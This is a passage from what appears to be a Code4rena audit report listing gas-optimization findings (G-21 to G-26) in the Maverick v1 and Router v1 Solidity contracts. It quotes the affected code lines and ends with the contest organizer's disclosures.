/// @audit _baseURI - (valid but excluded finding)
17:         function setBaseURI(string memory _baseURI) external o
```

PositionMetadata.sol#L17

```
File: router-v1/contracts/Router.sol

/// @audit params - (valid but excluded finding)
143:        function exactInput(ExactInputParams memory params) ex
```

Router.sol#L143

[G-21] State variables should be cached in stack variables rather than re-reading them from storage

The instances below point to the second+ access of a state variable within a function. Caching of a state variable replaces each Gwarmaccess (**100 gas**) with a much cheaper stack read. Other less obvious fixes/optimizations include having local memory caches of state variable structs, or having local caches of state variable contracts/addresses.

There are 2 instances of this issue:

```
File: maverick-v1/contracts/models/Factory.sol

/// @audit protocolFeeRatio on line 71 - (valid but excluded fin
```

```
80:             emit PoolCreated(address(pool), _fee, _tickSpacing
```

Factory.sol#L80

```
File: maverick-v1/contracts/models/PositionMetadata.sol

/// @audit baseURI on line 22 - (valid but excluded finding)
22:             return bytes(baseURI).length > 0 ? string(abi.enco
```

PositionMetadata.sol#L22

[G-22] `<array>.length` should not be looked up in every loop of a `for`-loop

The overheads outlined below are *PER LOOP*, excluding the first loop

- storage arrays incur a Gwarmaccess (**100 gas**)
- memory arrays use `MLOAD` (**3 gas**)
- calldata arrays use `CALLDATALOAD` (**3 gas**)

Caching the length changes each of these to a `DUP<N>` (**3 gas**), and gets rid of the extra `DUP<N>` needed to store the stack offset.

There are 6 instances of this issue:

```
File: maverick-v1/contracts/models/PoolInspector.sol

/// @audit (valid but excluded finding)
101:             for (uint256 i; i < bins.length; i++) {
```

PoolInspector.sol#L101

```
File: maverick-v1/contracts/models/Pool.sol

/// @audit (valid but excluded finding)
```

```
127:          for (uint256 i; i < params.length; i++) {

/// @audit (valid but excluded finding)
180:          for (uint256 i; i < binIds.length; i++) {

/// @audit (valid but excluded finding)
193:          for (uint256 i; i < params.length; i++) {

/// @audit (valid but excluded finding)
224:          for (uint256 i; i < params.length; i++) {
```

Pool.sol#L127

```
File: router-v1/contracts/libraries/Multicall.sol

/// @audit (valid but excluded finding)
13:           for (uint256 i = 0; i < data.length; i++) {
```

Multicall.sol#L13

[G-23] Using `bool`s for storage incurs overhead

```
// Booleans are more expensive than uint256 or any type that
// word because each write operation emits an extra SLOAD to
// slot's contents, replace the bits taken up by the boolean
// back. This is the compiler's defense against contract upg
// pointer aliasing, and it cannot be disabled.
```

https://github.com/OpenZeppelin/openzeppelin-contracts/blob/58f635312aa21f947cae5f8578638a85aa2519f5/contracts/security/ReentrancyGuard.sol#L23-L27

Use `uint256(1)` and `uint256(2)` for true/false to avoid a Gwarmaccess (100 gas) for the extra SLOAD, and to avoid Gsset (**20000 gas**) when changing from `false` to `true`, after having been `true` in the past.

There is 1 instance of this issue:

```
File: maverick-v1/contracts/models/Factory.sol

/// @audit (valid but excluded finding)
18:       mapping(IPool => bool) public override isFactoryPool;
```

Factory.sol#L18

[G-24] Using `> 0` costs more gas than `!= 0` when used on a `uint` in a `require()` statement

This change saves [6 gas] per instance. The optimization works until solidity version [0.8.13] where there is a regression in gas costs.

There is 1 instance of this issue:

```
File: maverick-v1/contracts/models/Factory.sol

/// @audit (valid but excluded finding)
61:           require(_tickSpacing > 0, "Factory:TICK_SPACING_OU
```

Factory.sol#L61

[G-25] `++i` costs less gas than `i++`, especially when it's used in `for`-loops (`--i` / `i--` too)

Saves **5 gas per loop**

There are 19 instances of this issue:

```
File: maverick-v1/contracts/models/PoolInspector.sol

/// @audit (valid but excluded finding)
30:           for (uint128 i = startBinIndex; i < binCounter; i+
/// @audit (valid but excluded finding)
34:                   activeCounter++;
```

```
/// @audit (valid but excluded finding)
49:                 depth++;

/// @audit (valid but excluded finding)
80:             for (uint8 i = 0; i < NUMBER_OF_KINDS; i++) {

/// @audit (valid but excluded finding)
101:             for (uint256 i; i < bins.length; i++) {
```

PoolInspector.sol#L30

```
File: maverick-v1/contracts/models/Pool.sol

/// @audit (valid but excluded finding)
127:             for (uint256 i; i < params.length; i++) {

/// @audit (valid but excluded finding)
180:             for (uint256 i; i < binIds.length; i++) {

/// @audit (valid but excluded finding)
193:             for (uint256 i; i < params.length; i++) {

/// @audit (valid but excluded finding)
224:             for (uint256 i; i < params.length; i++) {

/// @audit (valid but excluded finding)
380:             for (uint256 j; j < 2; j++) {

/// @audit (valid but excluded finding)
389:                 for (uint256 i; i <= moveData.binCounter; i++)

/// @audit (valid but excluded finding)
396:                     moveData.mergeBinCounter++;

/// @audit (valid but excluded finding)
409:                     moveData.mergeBinCounter++;

/// @audit (valid but excluded finding)
414:                 for (uint256 i; i < moveData.mergeBinCounter;

/// @audit (valid but excluded finding)
523:             for (uint256 i; i < NUMBER_OF_KINDS; i++) {

/// @audit (valid but excluded finding)
```

```
530:                     output.counter++;

/// @audit (valid but excluded finding)
540:             for (uint256 i; i < NUMBER_OF_KINDS; i++) {

/// @audit (valid but excluded finding)
653:                 for (uint256 i; i < swapData.counter; i++) {
```

Pool.sol#L127

```
File: router-v1/contracts/libraries/Multicall.sol

/// @audit (valid but excluded finding)
13:             for (uint256 i = 0; i < data.length; i++) {
```

Multicall.sol#L13

[G-26] Use custom errors rather than `revert()` / `require()` strings to save gas

Custom errors are available from solidity version 0.8.4.

Custom errors save ~50 gas each time they're hit by avoiding having to allocate and store the revert string. Not defining the strings also save deployment gas.

There are 38 instances of this issue:

```
File: maverick-v1/contracts/libraries/BinMath.sol

/// @audit (valid but excluded finding)
94:             require(tick <= MAX_TICK, "X");
```

BinMath.sol#L94

```
File: maverick-v1/contracts/libraries/Bin.sol

/// @audit (valid but excluded finding)
```

```
85:             require(deltaLpToken != 0, "L");

/// @audit (valid but excluded finding)
140:                 require(activeBin.state.mergeId == 0, "N");
```

Bin.sol#L85

```
File: maverick-v1/contracts/libraries/Cast.sol

/// @audit (valid but excluded finding)
6:             require((y = uint128(x)) == x, "C");
```

Cast.sol#L6

```
File: maverick-v1/contracts/libraries/SafeERC20Min.sol

/// @audit (valid but excluded finding)
18:                 require(abi.decode(returndata, (bool)), "T");
```

SafeERC20Min.sol#L18

```
File: maverick-v1/contracts/models/Factory.sol

/// @audit (valid but excluded finding)
27:             require(_protocolFeeRatio <= ONE_3_DECIMAL_SCALE,

/// @audit (valid but excluded finding)
34:             require(msg.sender == owner, "Factory:NOT_ALLOWED"

/// @audit (valid but excluded finding)
35:             require(_protocolFeeRatio <= ONE_3_DECIMAL_SCALE,

/// @audit (valid but excluded finding)
41:             require(msg.sender == owner && _owner != address(0

/// @audit (valid but excluded finding)
59:             require(_tokenA < _tokenB, "Factory:TOKENS_MUST_BE_

/// @audit (valid but excluded finding)
60:             require(_fee > 0 && _fee < 1e18, "Factory:FEE_OUT_O
```

```
/// @audit (valid but excluded finding)
61:           require(_tickSpacing > 0, "Factory:TICK_SPACING_OU

/// @audit (valid but excluded finding)
62:           require(_lookback >= 3600 && _lookback <= uint16(t

/// @audit (valid but excluded finding)
64:           require(pools[_fee][_tickSpacing][_lookback][_toke
```

Factory.sol#L27

```
File: maverick-v1/contracts/models/Pool.sol

/// @audit (valid but excluded finding)
87:           require(msg.sender == position.ownerOf(tokenId) ||

/// @audit (valid but excluded finding)
93:           require((currentState.status & LOCKED == 0) && (al

/// @audit (valid but excluded finding)
168:          require(previousABalance + tokenAAmount <= _tokenA

/// @audit (valid but excluded finding)
303:          require(previousBalance + amountIn <= (tokenAIn ?
```

Pool.sol#L87

```
File: maverick-v1/contracts/models/Position.sol

/// @audit (valid but excluded finding)
43:           require(_exists(tokenId), "Invalid Token ID");
```

Position.sol#L43

```
File: router-v1/contracts/libraries/Deadline.sol

/// @audit (valid but excluded finding)
6:            require(block.timestamp <= deadline, "Transaction
```

Deadline.sol#L6

File: router-v1/contracts/libraries/TransferHelper.sol

```
/// @audit (valid but excluded finding)
15:           require(success && (data.length == 0 || abi.decode

/// @audit (valid but excluded finding)
25:           require(success && (data.length == 0 || abi.decode

/// @audit (valid but excluded finding)
35:           require(success && (data.length == 0 || abi.decode

/// @audit (valid but excluded finding)
44:           require(success, "STE");
```

TransferHelper.sol#L15

File: router-v1/contracts/Router.sol

```
/// @audit (valid but excluded finding)
55:           require(IWETH9(msg.sender) == WETH9, "Not WETH9");

/// @audit (valid but excluded finding)
61:           require(balanceWETH9 >= amountMinimum, "Insufficie

/// @audit (valid but excluded finding)
72:           require(balanceToken >= amountMinimum, "Insufficie

/// @audit (valid but excluded finding)
100:          require(amountToPay > 0 && amountOut > 0, "In or O

/// @audit (valid but excluded finding)
101:          require(factory.isFactoryPool(IPool(msg.sender)),

/// @audit (valid but excluded finding)
139:          require(amountOut >= params.amountOutMinimum, "Too

/// @audit (valid but excluded finding)
165:          require(amountOut >= params.amountOutMinimum, "Too

/// @audit (valid but excluded finding)
177:          require(amountOutReceived == amountOut, "Requested
```

```
/// @audit (valid but excluded finding)
188:          require(amountIn <= params.amountInMaximum, "Too m

/// @audit (valid but excluded finding)
197:          require(amountIn <= params.amountInMaximum, "Too m

/// @audit (valid but excluded finding)
234:          require(tokenAAmount >= minTokenAAmount && tokenBA

/// @audit (valid but excluded finding)
262:          require(activeTick >= minActiveTick && activeTick

/// @audit (valid but excluded finding)
304:          require(msg.sender == position.ownerOf(tokenId), "

/// @audit (valid but excluded finding)
309:          require(tokenAAmount >= minTokenAAmount && tokenBA
```

Router.sol#L55

Disclosures

C4 is an open organization governed by participants in the community.

C4 Contests incentivize the discovery of exploits, vulnerabilities, and bugs in smart contracts. Security researchers are rewarded at an increasing rate for finding higher-risk issues. Contest submissions are judged by a knowledgeable security researcher and solidity developer and disclosed to sponsoring developers. C4 does not conduct formal verification regarding the provided code but instead provides final verification.

C4 does not provide any guarantee or warranty regarding the security of this project. All smart contract software should be used at the sole risk and responsibility of users.

Top